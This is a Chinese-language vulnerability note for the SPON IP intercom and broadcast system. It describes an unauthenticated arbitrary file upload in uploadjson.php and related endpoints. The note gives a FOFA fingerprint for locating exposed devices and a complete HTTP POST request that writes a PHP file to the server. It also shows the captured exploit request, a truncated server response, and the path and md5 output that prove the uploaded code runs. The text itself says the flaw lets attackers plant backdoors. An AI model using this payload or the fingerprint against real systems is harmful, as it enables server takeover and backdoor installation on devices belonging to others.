
S14-2SPON世邦-IP网络对讲广播系统-文件上传

漏洞描述：

SPON世邦IP网络对讲广播系统 addscenedata.php、uploadjson.php、my_parser.php等接口处存在任意文件上传漏洞，未经身份验证的攻击者可利用此漏洞上传恶意后门文件，可导致服务器失陷

网站图片：



网络测绘：

fofa语法：


FOFA：icon_hash="-1830859634"

漏洞复现：

payload：

```
POST /php/uploadjson.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Encoding: gzip

jsondata[filename]=2.php&jsondata[data]=<?php echo md5('123456');?>
```

效果图:




```
POST /php/uploadjson.php HTTP/1.1
Host: [redacted]222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
120.0.0.0 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Encoding: gzip

jsondata[filename]=2.php&jsondata[data]=<?php echo md5('123456');?>
```

```
HTTP/1.1
Server:
Date: Su
Content-
Connecti
X-Powere
Access-C
Access-C
Access-C
Content-

{"res":'
```

验证url

```
/lan/2.php
```



```
e10adc3949ba59abbe56e057f20f883e
```